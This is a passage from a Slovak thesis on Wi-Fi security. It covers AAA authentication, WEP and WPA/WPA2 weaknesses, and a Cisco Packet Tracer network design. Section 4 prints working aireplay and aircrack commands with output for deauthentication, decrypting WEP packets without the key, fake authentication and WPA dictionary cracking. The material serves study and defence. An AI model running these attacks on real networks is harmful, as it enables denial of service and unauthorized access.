V mnohých prípadoch sa používajú AAA protokoly RADIUS, TACACS+ alebo Kerberos na správu bezpečnostných funkcií. Ak smerovač alebo prístupový server funguje ako sieťový prístupový server, AAA komunikuje medzi prístupovým serverom a bezpečnostným serverom RADIUS, TACACS+ alebo Kerberos. Hoci je AAA primárna, často aj odporúčaná metóda kontroly prístupu, Cisco IOS poskytuje ďalšie funkcie pre jednoduchú kontrolu prístupu, ktoré sú mimo rozsahu AAA, ako je napríklad autentifikácia lokálneho používateľského mena, autentizácia pomocou riadkového hesla a autentifikácia hesla. Avšak tieto funkcie neposkytujú rovnaký stupeň kontroly prístupu, ktorý je možný pomocou AAA [7].

3.6.1 Zoznamy metód

Definované metódy overovania, ktoré sa používajú na autentifikáciu používateľa sa nazývajú postupný zoznam. Zoznamy metód umožňujú určiť jeden alebo viac bezpečnostných protokolov, ktoré sa majú používať na autentifikáciu, čím sa zabezpečí záložný systém pre autentifikáciu v prípade zlyhania počiatočnej metódy. Cisco IOS používa prvú metódu na autentifikáciu používateľov. Ak táto metóda nereaguje, softvér Cisco IOS vyberie ďalšiu metódu overovania v zozname metód. Tento proces pokračuje až do úspešnej komunikácie s uvedenou metódou autentifikácie, alebo sa vyčerpá zoznam spôsobov overovania. V takom prípade zlyhá autentifikácia.



Obr. 12: Štandardná konfigurácia serveru AAA [7]

Predpokladáme, že správca systému definoval zoznam metód, kde sa najskôr kontaktuje R1 s informáciami o overení, potom s R2, T1, T2 a nakoniec s databázou lokálnych používateľských mien na samostatnom prístupovom serveri. Keď sa vzdialený používateľ pokúsi pripojiť do siete, najprv prístupový server v sieti požiada informácie o autentifikácii R1. Ak R1 autentizuje používateľa, vydá sieťovú odpoveď na prechod do siete prístupovému serveru a používateľ má prístup k sieti. Ak R1 vráti zlyhanie odpovede, používateľovi sa zamietne prístup a relácia sa skončí. Ak R1 nereaguje, potom sieťový prístupový server ju spracuje ako chybu a požaduje od R2 autentifikačné informácie. Tento vzor pokračuje zostávajúcimi určenými metódami, až kým nie je používateľ autentizovaný, odmietnutý alebo až kým používateľ neoznámi ukončenie relácie. Ak sú všetky metódy overovania chybné, sieťový prístupový server spracuje reláciu ako zlyhanie a relácia sa ukončí [7].

4 SLABÉ MIESTA A ÚTOKY NA WI – FI SIETE

4.1 Protokol WEP

Nakoľko šifrovanie nevytvorili odborníci na bezpečnosť alebo kryptografiu rýchlo sa preukázal svojou zraniteľnosťou voči problémom RC4, ktoré o štyri roky predtým popísal David Wagner. V roku 2001 vydali publikáciu o WEP v ktorej boli predstavené dve zraniteľné miesta v šifrovacom algoritme RC4:


- slabé miesta invariancie,
- známe útoky (IV) [8].

Oba útoky sa spoliehajú na skutočnosť že v určitých hodnotách kľúčov je možné, aby v bitoch ktoré sú v počiatočných bajtoch prúdových kľúčov záviseli iba na niekoľkých bitoch šifrovacieho kľúča. Šifrovací kľuč sa zostaví z reťazca tajného kľúča.

Zraniteľnosti boli zneužité takými bezpečnostnými nástrojmi ako je AirSnort, ktorý umožňuje obnovenie kľúča WEP analyzovaním dostatočného množstva v sieťovej prevádzke. Aj keby tento typ útoku mohol byť v časovom rámci úspešne vykonaný na veľmi vyťaženej sieti, bol by potrebný dlhý čas na spracovanie dát. Kvôli tomuto problému bola vymyslená optimalizovaná verzia útoku, ktorá berie v úvahu nielen prvý bajt výstupu RC4 ale taktiež nasledujúce bajty. Tým sa znížilo množstvo dát, ktoré sú k analýze potrebné.

K slabým miestam patrí aj kontrola integrity a to kvôli algoritmu CRC32, ktorý sa pre túto úlohu používa. Algoritmus CRC32 bežne slúži na detekciu chýb, avšak nikdy nebol považovaný za kryptograficky bezpečnostný v dôsledku svojej lineárnosti.

WEP poskytuje prijateľnú úroveň bezpečnosti iba pre domácich užívateľov a menej dôležité aplikácie. Systémy ako Aircrack alebo Weplab, sú schopné obnoviť 128 bitový kľuč WEP za menej ako 10 minút. Stačia iba tisíce paketov s dostatočným množstvom jedinečných (IV) – okolo 150 000 pre 64 bitový kľuč WEP a 500 000 pre 128 bitový kľuč. V súčasnej dobe je protokol WEP definitívne mŕtvy a nemal by sa používať ani s cyklickým posunom kľúča.



Obr. 13: Výsledky nástroja Aircrack po niekoľkých minútach [8]

Date	Description
September 1995	Potential RC4 vulnerability (Wagner)
October 2000	First publication on WEP weaknesses: *Unsafe at any key size; An analysis of the WEP encapsulation* (Walker)
May 2001	An inductive chosen plaintext attack against WEP/WEP2 (Arbaugh)
July 2001	CRC *bit flipping* attack – *Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
August 2001	FMS attacks – *Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir)
August 2001	Release of AirSnort
February 2002	Optimized FMS attacks by h1kari
August 2004	KoreK attacks (unique IVs) – release of chopchop and chopper
July/August 2004	Release of Aircrack (Devine) and WepLab (Sanchez) implementing KoreK attacks

Obr. 14: Časový prehľad zániku WEP [8]

4.2 Útok Aircrack – Neautentizácia

Tento útok môžeme použiť k obnoveniu skrytého SSID, zachyteniu 4-fázového handshake WPA alebo vynúteniu odmietnutím služby DoS. Zámer útoku spočíva v prinútení klienta k opätovnej autorizácii, čo v spojení s nedostatočnou autentizáciou pre ovládanie rámcov umožňuje útočníkovi spoofovať MAC adresy. Bezdrôtový klient môže byť neautentizovaný pomocou následného príkazu spôsobujúceho prostredníctvom spoofingu BSSID neautentizáciu paketov, ktoré sa majú odoslať z BSSID na klienta MAC [8].

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Obr. 15: Spoofing BSSID [8]

Rovnako môžeme vykonávať hromadnú neautentizáciu. Hromadná neautentizácia spočíva v tom, že útočník nepretržite spoofuje BSSID a opakovane posiela na vysielanú adresu neautentizačný paket.

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Obr. 16: Hromadná neautentizácia [8]

4.3 Dešifrovanie ľubovoľných dátových paketov WEP bez znalosti kľúča

Tento útok je založený na nástroji chopchop, ktorý poukazuje na princíp KoreK. Kontrola integrity implementovaná v protokole WEP umožňuje útočníkovi upraviť šifrovaný paket a jeho odpovedajúci algoritmus CRC. Použitie operátora XOR v protokole WEP znamená, že vybraný bajt v šifrovanej správe vždy závisí na tom istom bajte nešifrovanej správy. Pokiaľ sa posledný bajt šifrovanej správy oddelí správa sa síce poruší, ale môžeme tým uhádnuť hodnotu odpovedajúceho nešifrovaného bajtu a podľa toho môžeme šifrovanú

správu opraviť. Keď je opravený paket znovu zavedený na sieť, prístupový bod ho odstráni keď sa domnieva, že bol chybný. Správny odhad bude ako obvykle prenesený. Opakovaním útoku pre všetky bajty správy môžeme dešifrovať paket WEP a obnoviť prúd kľúčov.

Bezdrôtová karta musí byť na správnom kanáli prepnutá na monitorovací režim. Útok musí byť spustený proti legitímnemu klientovi. Nástroj airplay vyzve útočníka aby prijal každý šifrovaný paket. Vytvoria sa dva súbory pcap, jeden pre nešifrovaný paket a druhý súbor pre jeho odpovedajúci prúd kľúča. Výsledný súbor môžeme previezť do čítaného tvaru pomocou vhodného čítacieho nástroja. Po zachytení prúdu kľúčov je možné sfalšovať ľubovoľný paket. Ďalej uvádzame spoofovanú požiadavku ARP ktorá je odoslaná počítačom.

Nakoniec použijeme nástroj aireplay k opakovaniu tohto paketu. Táto metóda je menej automatizovaná než vlastné spoofovanie na požiadavku ARP, ale na druhej strane je škálovateľnejšia. Útočník môže pomocou odhaleného prúdu kľúča falšovať ľubovoľné pakety, ktoré nie sú dlhšie ako prúd kľúčov [8].

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[..."";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Obr. 17: Dešifrovanie paketov bez znalosti kľúča [8]

4.4 Falošná autentizácia

Vyššie popísaná metóda crackovania kľúča WEP vyžaduje legitímneho klienta asociovaného k prístupovému bodu pre zaistenie, že prístupový bod neurčí pakety kvôli neasociovanej adrese určenia.

Používa sa otvorená autentizácia. Možnosť autentizovať a asociovať k prístupovému bodu akéhokoľvek klienta. Prístupový bod však vyradí akékoľvek pakety, ktoré nie sú šifrované správnym kľúčom WEP.

Niektoré prístupové body vyžadujú, aby sa klienti každých 30 sekúnd znova asociovali.

```
# aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

Obr. 18: Falšovanie autentizácie [8]

4.5 Slabé miesta WPA / WPA2

Aj keď existuje celý rad menej dôležitých slabých miest, žiadne z nich nie sú príliš nebezpečné. Najpraktickejší útok je na kľuč PSK WPA/WPA2. PSK poskytuje alternatívu ku generovaniu IEEE 802.1X PMK pomocou autorizačného servera. Ide o reťazec s 256 bitmi alebo heslo, ktoré sa skladá z 8 až 63 znakov. Slúži na generovanie reťazca pomocou známeho algoritmu: PSK = PMK = PBKDF2 (heslo, SSID, dĺžka SSID, 4096, 256), kde PBKDF2 je metóda používaná v PKCS#5, 4096 je počet hashov a 256 je dĺžka výstupu. PKT je odvodený z PMK pomocou 4-Way Handshake a všetky informácie ktoré slúžia k výpočtu hodnoty sa prenášajú ako nešifrovaný text.

Sila PKT závisí len na hodnote PMK, ktorá pre PSK znamená silu hesla. Druhá správa 4-Way Handshake by mohla byť predmetom, či už slovníkových alebo offline útokov typu brute-force. Pre zneužitie tejto trhliny bol vytvorený program Cowpatty, kde bol jeho zdrojový kód použitý v nástroji Aircrack aby umožnil slovníkové útoky a útoky typu brute-force na WPA. Návrh protokolu znamená, že útoky typu brute-force sú veľmi pomalé. PMK nie je možné vypočítať popredu, nakoľko je heslo na základe ESSID dostatočne zakódované. K účinnej ochrane pred touto trhlinou v zabezpečení je treba zvoliť vhodné ne-

slovníkové heslo skladajúce sa z viacero slov alebo znakov. Doporučená dĺžka hesla je aspoň 20 znakov.

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112        16   1  48  WPA   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

Obr. 19: Odhaľovanie susedných sietí [8]

```
$ aircrack -a 2 -w some_dictionnary_file -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

Obr. 20: Spustenie slovníkového útoku [8]

K prevedeniu tohto útoku musí útočník pasívnym sledovaním bezdrôtovej siete zachytiť správy 4-Way Handshake, aby proces urýchlil. Prvé dve správy sú vyžadované ku spusteniu hádania hodnôt PSK. Po druhej správe útočník pozná ANonce a SNonce, môže začať hádať hodnotu PSK pre výpočet PTK a odvodených dočasných kľúčov. Ak správne uhádne hodnotu PSK, MIC kód je získavaný pomocou odpovedajúceho KCK. V opačnom prípade sa musí vytvoriť ďalšie hádanie.

Ďaším hlavným slabým miestom WPA je DoS v priebehu 4-Way Handshake. Prvá správa 4-Way Handshake nie je autentizovaná a každý klient musí uchovávať každú prvú správu, dokým nedostane platnú a podpísanú tretiu správu. To ale robí klienta potenciálne zraniteľného pred vyčerpaním pamäte. Spoofingom prvej správy s poslaným prístupovým bodom môže útočník vytvoriť útok DoS na klienta.

I keď sú šifrované kódy MIC väčšinou navrhnuté tak, aby odolávali známim útokom na nešifrované spávy, algoritmus nieje pred takými útokmi chránený. Tajný klúč MIC je možné zistiť na základe jedinej známej správy a hodnoty jej kódu MIC. Ďôležité je udržať hodnotu MIC tajnú. Posledné známe slabé miesto je teoretická možnosť útoku na Temporial Key Hash WPA, čo má za následok zjednodušenie útoku.

Protokoly WPA/WPA2 sú veľmi náchylené na zraniteľnosť. Ovplyvňujú iné mechanizmy štandardu IEEE 802.11i, napríklad útoky pomocou spoofovania správ IEEE 802.1X. Sú to hlavne EAPoL, Logoff, EAPoL Start a EAP Failure. Tieto útoky sú prevádzané v dôsledku nedostatočnej autentizácie. Dôležité je, že použitie protokolu WPA/WPA2 nezaručuje žiadnu ochranu pred útokmi na podkladové technológie, napríklad zámerné rušenie rádiofrekvencie alebo útoky DoS prostredníctvom narušenia IEEE 802.11 [8].

II. PRAKTICKÁ ČASŤ

5 NÁVRH BEZDROTOVÝCH SIETÍ V PROGRAME CISCO PACKET TRACER


Cisco Packet Tracer je výkonný sieťový simulačný program, ktorý umožňuje experimentovať s návrhmi sietí. Je súčasťou komplexnej vzdelávacej akadémie Networking Academy Packet Tracer a ponúka možnosti simulácie, vizualizácie, tvorby, hodnotenia a spolupráce s cieľom zjednodušiť štúdium komplexných technologických konceptov.

Hoci Packet Tracer nie je náhradou za skutočné vybavenie, umožňuje používanie rozhrania príkazového riadka. Táto schopnosť je základom ako konfigurovať smerovače a prepínače. Simulačný program Packet Tracer umožňuje demonštrovať procesy a dynamické prenosy dát [11].

5.1 Sieť typu Open Access

Centrálna súčasť či už rozbočovač alebo prepínač je v drvivej väčšine káblových sietí v ktorej sa môžu spojiť hostitelia a umožniť im vzájomnú komunikáciu. V bezdrôtových sieťach je toto zariadenie známe ako prístupový bod AP. Bezdrôtové zariadenie AP majú najmenej jednu anténu. Charakteristika AP je nasledovná:

- Majú najmenej dve antény, s najväčšou pravdepodobnosťou až tri,
- fungujú ako most do káblovej siete,
- dodávajú sa s bezdrôtovým smerovačom.




Obr. 21: Bezdrôtový prístupový bod v Packet Tracer

Bezdrôtový prístupový bod zvyčajne zahŕňa funkcie ako sieťový preklad NAT a dynamicky hostiteľský konfiguračný protokol DHCP. V porovnaním s prepínačom, prístupový bod nevytvára kolízne domény pre každý port.


5.1.1 Návrh a konfigurácia topológie siete

V reálnom svete má každé bezdrôtové zariadenie dosah, do ktorého môže poskytnúť bezdrôtové pripojenie. Packet Tracer simuluje tento rozsah s využitím fyzických pracovných priestorov. Pre túto prácu bola použitá nasledujúca topológia:




Obr. 22: Topológia siete Open Access

Ako je zobrazené v určenej topológií, zariadenia nie sú pripojené k WAN sieti. Toto zapojenie slúži na simuláciu bezdrôtových rámcov. V tejto sieti môže komunikovať viacero hostiteľov pretože AP spravuje všetky sieťové pripojenia.




Obr. 23: Prostredie IOS smerovača

Na východzom smerovači bola nastavená IP adresa východzej brány spolu s maskou podsiete. Taktiež bol aktivovaný daný port smerovača.




Obr. 24: Nastavenie sieťových adries na bezdrôtovom smerovači

V nastaveniach bezdrôtového smerovača bolo zvolené zadanie statickej IP adresy spolu s východzou bránou smerovača. Taktiež bol nastavený DHCP server na prideľovanie adries zariadeniam ktoré bol pripojené do siete.




Obr. 25: Nastavenie názvu bezdrôtovej siete

Ďalším krokom bolo nastavenie bezdrôtového pripojenia smerovača. Názov siete bol zadaný ako Open Access, identifikáciu siete na ktorú sa pripoja zariadenia.



Obr. 26: Sieťová karta


Do počítača bola vložená sieťová kartu ktorá pracuje na 2,4 GHz frekvencii. Po zapnutí koncového zariadenia užívateľ môže pokračovať v pripojení do siete.



Obr. 27: Vyhľadanie bezdrôtových sietí

V konfiguračnom nastavení počítača, bol aktivovaný bezdrôtový adaptér. V ďalšom kroku bolo vyhľadanie vysielacích sietí.

